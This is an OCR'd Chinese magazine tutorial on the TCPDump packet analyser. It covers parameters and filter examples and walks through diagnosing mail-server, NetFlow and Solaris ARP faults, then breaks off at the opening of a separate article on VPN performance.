


图1

2. Linux下的TCPDump

在日常的网络管理实践中，我们通常把Linux作为网络服务器，特别是作为路由器和网关，所以，数据的采集和分析是必不可少的。那么，对于钟爱Linux的网络安全爱好者来说，能找到这样一款强大的Linux下的嗅探器吗？答案是肯定的。今天我们就来看看Linux中强大的网络数据采集分析工具——TCPDump，这是一个免费的网络分析工具，它还提供了源代码并公开了接口，具备很强的可扩展性。顾名思义，TCPDump可以将网络中传送的数据包的“头”完全截获下来提供分析，它支持针对网络层、协议、主机、网络或端口的过滤，并提供and、or、not等逻辑语句来帮助你去掉无用的信息。

在Linux下TCPDump的安装十分简单，一种是以rpm包的形式来进行安装，另一种是以源程序的形式安装。以rpm包的安装方法比较简单，通过rpm命令可以直接安装，rpm包是将软件编译后打包成二进制的格式，不需要修改任何东西。安装时，以超级用户登录，参考命令如下：#rpm -ivh TCPDump.rpm。这样，TCPDump就可以顺利地安装到Linux系统中。不过，现在较高版本的Linux操作系统都自带了这个工具，关于TCPDump更详细的信息，可以查看Man TCPDump。


普通情况下，不带参数执行TCPDump，即#TCPDump，截获的是通过第一个网络界面的数据包。直接启动TCPDump将监视第一个网络界面上所有流过的数据包。如图2 所示。

从上面的输出结果来看，TCPDump的基本输出格式为“系统时间 来源主机.端口 > 目标主机 端口 数据包参数”。仔细观察，我们会发现，和上面的Windows界面相比，数据包格式有很多相似之处，这样也有助于我们来了解这个软件的使用方法。

TCPDump的参数

1. 基本参数分析

TCPDump支持多种不同参数，如使用-i参数指定



```
文件(F) 编辑(E) 查看(V) 终端(T) 转到(G) 帮助(H)
[root@linux root]# tcpdump
tcpdump: listening on eth0
18:47:08.788425 61.183.94.3.2063 > 192.168.10.255.135: S 3990781493:3990781493(0) win 16384 <mss 1432,nop,nop,sackOK> (DF)
18:47:08.815999 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain: 48542+ PTR? 3.94.183.61.in-addr.arpa. (42) (DF)
18:47:08.838335 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028: 48542 NXDomain 0/1/0 (131) (DF)
18:47:08.842161 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain: 48543+ PTR? 117.0.103.202.in-addr.arpa. (44) (DF)
18:47:08.856306 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028: 48543* 1/5/4 (236) (DF)
18:47:08.870428 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain: 48544+ PTR? 128.10.168.192.in-addr.arpa. (45) (DF)
18:47:08.903441 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028: 48544 NXDomain 0/1/0 (122) (DF)
18:47:10.088373 61.183.94.3.2063 > 192.168.10.255.135: S 3990781493:3990781493(0) win 16384 <mss 1432,nop,nop,sackOK> (DF)
18:47:11.488383 202.104.129.251.8000 > 192.168.10.255.4000: udp 64 (DF)
18:47:11.508698 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain: 48545+ PTR? 251.129.104.202.in-addr.arpa. (46) (DF)
18:47:11.628337 ns1.hbwhptt.net.cn.domain > 192.168.10.128.1028: 48545 ServFail 0/0/0 (46) (DF)
18:47:11.630044 192.168.10.128.1028 > ns.wuhan.net.cn.domain: 48545+ PTR? 251.129.104.202.in-addr.arpa. (46) (DF)
18:47:11.648401 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
18:47:11.768347 61.183.58.107.4104 > 192.168.10.255.135: S 3671492560:3671492560(0) win 14600 <mss 1432,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
18:47:12.980801 ns.wuhan.net.cn.domain > 192.168.10.128.1028: 48545 ServFail 0/0/0 (46) (DF)
18:47:12.981831 192.168.10.128.1028 > ns1.hbwhptt.net.cn.domain: 48545+ PTR? 251.129.104.202
```

图2

TCPDump监听的网络界面，这在计算机具有多个网络界面时非常有用；使用-c参数可以指定要监听的数据包数量；使用-w参数指定将监听到的数据包写入文件中保存，等等。然而，在数据的海洋中，TCPDump中更复杂的参数主要是用于过滤。这是为什么呢？

因为在实际操作中，网络中流量很大，如果将所有的数据包都截留下来，数据量就会很大，反而不容易发现所需要的数据包。如果不带任何参数，TCPDump就会搜索系统中所有的网络接口，并显示它截获的所有数据，这些数据对我们不一定全都需要，而且数据太多不利于分析。所以，我们应当先想好需要哪些数据，TCPDump的语法为：

```
tcpdump [-adeflnNOpqStvx][-c<数据包数目>][-dd][-ddd]
[-F<表达文件>][-i<网络界面>][-r<数据包文件>][-s<数据包大小>]
[-tt][-T<数据包类型>][-vv][- w<数据包文件>][输出数据栏位]
```

其参数的具体含义如下：

-a	将网络地址和广播地址转变成名字；
-d	将匹配信息包的代码以人们能够理解的汇编格式给出；
-dd	将匹配信息包的代码以c语言程序段的格式给出；
-ddd	将匹配信息包的代码以十进制的形式给出；
-e	在输出行打印出数据链路层的头部信息；
-f	将外部的Internet地址以数字的形式打印出来；
-l	使标准输出变为缓冲行形式；
-n	不把网络地址转换成名字；
-t	在输出的每一行不打印时间戳；
-v	输出一个稍微详细的信息，例如在ip包中可以包括ttl和服务类型的信息；
-vv	输出详细的报文信息；
-c	在收到指定的包的数目后，tcpdump就会停止；
-F	从指定的文件中读取表达式，忽略其它的表达式；
-i	指定监听的网络接口；
-r	从指定的文件中读取包(这些包一般通过-w选项产生)；
-w	直接将包写入文件中，并不分析和打印出来；
-T	将监听到的包直接解释为指定的类型的报文，常见的类型有rpc （远程过程调用）和snmp（简单网络管理协议；）
-host	设置截获包中包含哪些主机。


2. 简单参数应用

了解了上述参数的基本意义，在实际使用中，我们可以灵活应用。现列举几个比较常用的例子：

(1)截获所有192.168.10.1的主机收到的和发出的所有数据包。命令为：

TCPDump host 192.168.10.1

实际效果如图3 所示。



```
文件(F) 编辑(E) 查看(V) 终端(T) 转到(G) 帮助(H)
[root@linux root]# tcpdump host 192.168.10.1
tcpdump: listening on eth0
19:53:04.698604 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
19:53:09.708277 arp who-has 192.168.10.1 tell 192.168.10.128
19:53:09.716586 arp reply 192.168.10.1 is-at 0:d0:f8:2e:33:e3
19:53:23.148427 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
19:53:40.757907 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
19:54:00.978410 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
19:54:18.482866 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
19:54:35.648455 192.168.10.1.router > 192.168.10.255.router: RIPv2-resp [items 0]: [ttl 1]
```

图3

2)截获主机192.168.10.1和主机192.168.10.2或192.168.10.3的通信，使用命令(在命令行中适用括号时，一定要)：

```
#tcpdump host 192.168.10.1 and \ (192.168.10.2 or 192.168.10.3 \)
```

(3)如果想要获取主机192.168.10.123接收或发出的telnet包，使用如下命令：

#tcpdump tcp port 23 host 192.168.10.123

(4)获取主机192.168.10.1除了和主机192.168.10.2之外所有主机通信的ip包，使用命令：

#tcpdump ip host 192.168.10.1 and ! 192.168.10.2

以上只是几个典型的例子，使用时，可以根据需要灵活应用。

TCPDump实例分析

在网络管理实践中，灵活运用TCPDump这个安全管理工具，可以帮助我们解决不少问题。

1. 邮件服务器的网络故障分析

对于管理员来说，邮件服务器是一个很容易出现问题的管理对象。首先，我们来看看一个比较典型的故障现象。在某单位的局域网中有一台qmail邮件服务器，邮件服务器收发邮件等基本功能正常，但在使用中发现一个普遍的怪现象：在PC机上发邮件时，连接邮件服务器后，要等待很长时间才能开始工作。从检测来看，网络连接没有问题，邮件服务器和PC性能都没有问题，问题可能出在哪里呢？

为了查找问题的所在，可以采用以下的测试方法。首先，我们在PC机Client上发送邮件，同时在邮件服务器Server上使用TCPDump对这个Client的数据包进行捕获分析，如下：

```
#TCPDump host Client
TCPDump: listening on hme0
23:41:30.040578 Client.1065 > Server.smtp: S 1087965815:1087965815(0) win 64240 (DF)
```

```
    23:41:30.040613 Server.smtp > Client.1065: S 99285900:
99285900(0) ack 1087965816 win 10136 (DF)
    23:41:30.040960 Client.1065 > Server.smtp: . ack 1 win
64240 (DF)
```

然后，通过分析数据，我们看到双方顺利地完成了会话，也就是说，到目前为止，整个状态属于正常的现象。沿着这个思路，我们往下看:

```
    23:41:30.048862 Server.33152 > Client.113: S 99370916:
99370916(0) win 8760 (DF)
    23:41:33.411006 Server.33152 > Client.113: S 99370916:
99370916(0) win 8760 (DF)
    23:41:40.161052 Server.33152 > Client.113: S 99370916:
99370916(0) win 8760 (DF)
    23:41:56.061130 Server.33152 > Client.113: R 99370917:
99370917(0) win 8760 (DF)
    23:41:56.070108 Server.smtp > Client.1065: P 1:109(108)
ack 1 win 10136 (DF)
```

通过分析，我们就可以判断问题所在了。原来，问题在于:我们看到Server端试图连接Client的113identd端口，要求认证，然而没有收到Client端的回应，Server端重复尝试了3次，费时26秒后，才放弃认证请求，并主动发送了reset标志的数据包，开始push后面的数据 而正是在这个过程中所花费的26秒时间，造成了发送邮件时漫长的等待情况。

问题找到了，就可以修改了。我们通过修改服务器端的qmail配置，使它不再进行113端口的认证。经过修改，再次测试，看到邮件服务器不再进行113端口的认证尝试，而是在三次检测后直接push数据，问题得到完美的解决。

2. 流量软件的网络故障分析

Cisco路由和交换平台中的NetFlow服务可提供内置在快速、最优和CEF交换路径之中的网络数据流统计功能。NetFlow服务可利用网络中数据流创造价值，并可在最大限度减小对路由器/交换机性能的影响的前提下，提供详细的数据流统计信息。特别是作为其交换功能的一部分，它能够为企业提供网络的容量规划、趋势分析以及数据优先级等方面的信息，这些统计信息包括用户、协议、端口和服务类型等。

先看故障现象，在新装的网管工作站上安装Cisco NetFlow软件对路由设备流量等进行分析，路由器按照要求配置完毕，本地工作上软件安装正常，没有报错的信息，但启动NetFlow collector后，却收不到任何路由器上发出的流量信息，导致该软件失效。排除过程中，反复检查路由和软件，配置无误。采用逐步分析的方法，首先先要定位出有问题的设备，是路由器根本没有发送流量信息还是本地系统接收出现了问题？突然想到在路由器上我们定义了接收的Client端由udp端口9998接收数据，可以通过监视这个端口来看路由器是否确实发送了udp数据，如果系统能够接收到来自路由的数据包，那么路由方面的问题可能行不大，反之亦然。现在，在网管工作站上使用TCPDump来看看。

```
#TCPDump port 9995
TCPDump: listening on hme0
18:15:34.373435 routea > nms.9995: udp 1464
18:15:34.373829 routea.50111 > nms.9995: udp 1464
18:15:34.374100 routea.50111 > nms.9995: udp 1464
```

现在，我们就可以看到数据包确实从路由器上发过来了，问题出在路由器的可能性基本排除。重新核查系统，果然，网管工作站上安装了防火墙，udp端口9998是被屏蔽的，调整工作站上的防火墙配置，netflow工作恢复正常，故障得以排除。

3. ARP协议网络故障

ARP(Address Resolution Protocol)的全称是地址解析协议。在局域网中，网络中实际传输的是"帧"，帧里面是有目标主机的MAC地址的。在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的MAC地址。但这个目标MAC地址是如何获得的呢？它就是通过地址解析协议获得的。所谓"地址解析"就是主机在发送帧前将目标IP地址转换成目标MAC地址的过程。ARP协议的基本功能就是通过目标设备的IP地址，查询目标设备的MAC地址，以保证通信的顺利进行。

下面，我们来看一个ARP协议的故障现象。局域网中，有一台采用Solaris操作系统的服务器BSERVER，现在网络连接不正常，从任意主机上都无法ping通该服务器。出现故障后，首先检查系统，发现系统本身工作正常，没有特殊进程运行，cpu、内存利用率正常，无挂接任何形式的防火墙，网线也正常。问题在哪里呢？我们借助TCPDump来进行故障定位，首先我们将从B-CLIENT主机上执行ping命令，发送icmp数据包给BSERVER，如下:

```
# ping BSERVER
PING BSERVER from B-CLIENT : 56(84) bytes of data.
```

此时在BSERVER启动TCPDump，对来自主机B-CLIENT的数据包进行捕获。

```
BSERVER# TCPDump host B-CLIENT
TCPDump: listening on hme0
16:32:32.611251 arp who-has BSERVER tell B-CLIENT
16:32:33.611425 arp who-has BSERVER tell B-CLIENT
16:32:34.611623 arp who-has BSERVER tell B-CLIENT
```

我们看到，没有收到预料中的ICMP报文，反而捕获到了B-CLIENT发送的arp广播包，由于主机B-CLIENT无法利用arp得到服务器BSERVER的地址，因此反复询问BSERVER的MAC地址，由此看来，高层的出问题的可能性不大，很可能在链路层有些问题，先来查查主机BSERVER的arp表

```
BSERVER# arp -a
Net to Media Table
Device IP Address Mask Flags Phys Addr
------ ------------- -------- ---- -----
hme0 netgate 255.255.255.255 00:90:6d:f2:24:00
hme0 BSERVER 255.255.255.255 S 00:03:ba:08:b2:83
hme0 BASE-ADDRESS.MCAST.NET 240.0.0.0 SM 01:00:
5e:00:00:00
```

请注意BSERVER的Flags位置，我们看到了只有S标志。我们知道，solaris操作系统在arp实现中，arp的flags

需要设置P标志，才能响应ARP requests。手工增加p位

BSERVER# arp -s BSERVER 00:03:ba:08:b2:83 pub

此时再调用arp -a看看

```
BSERVER# arp -a
Net to Media Table
Device IP Address Mask Flags Phys Addr
------ -------------------- ---------
hme0 netgate 255.255.255.255 00:90:6d:f2:24:00
hme0 BSERVER 255.255.255.255 SP 00:03:ba:08:b2:83
hme0 BASE-ADDRESS.MCAST.NET 240.0.0.0 SM 01:00:
5e:00:00:00
```


我们看到本机已经有了PS标志，此时再测试系统的网络连接恢复正常，问题得到解决。

通过这些例子，我们不难发现，用好TCPDump这样的包分析软件，配合其他的管理工具，对系统管理员快速准确定位网络故障、分析网络问题有不可替代的作用。在市场上销售的专用网络分析设备虽然功能强大，但价格昂贵，没有相当的说服力，很难通过单位管理层的批准，而且操作也不一定方便。通过熟悉本文所介绍的TCPDump，并掌握其中的一些技巧，网络管理员就可以很轻松对复杂网络进行管理了。

刘流： 目前在很多企事业单位中VPN网络应用非常广泛，传统方式构建的VPN网络因防火墙的原因性能方面不如人意，特别是网络传输速度较慢。本文介绍一种构建VPN网络的新方法，可以大大提高VPN网络速度，实现非常方便，其采用的隧道技术也值得关注。

适合读者： 网络管理员，系统维护人员

前置知识： VPN基本概念



改善VPN网络速度的新方法

文/图 苏州市职工科技大学 陈刚

随着宽带Internet网络的普及，信息化的发展正在改变着企业传统的运作方式。越来越多的企业都在逐步依靠计算机网络、应用系统来开展业务，同时也利用Internet来开展更多的商务活动。

稍具规模的企业都不会只有一个办公场所，而是具有总部、分公司、办事处、工厂等多个业务点。既然越来越多的应用了计算机和各类软件系统来处理企业业务，如何将位于不同地点的分支机构网络互联互通，就成了现代的企业必须解决的问题。

VPN的简介

用户的需求促进了VPN的诞生和高速发展。VPN是虚拟专用网络的简称，其可以实现不同网络的组件和资源之间的相互连接。VPN网络能够利用Internet或其他公共互联网络的基础设施为用户创建隧道，并提供与专用网络一样的安全和功能保障。如图1所示。

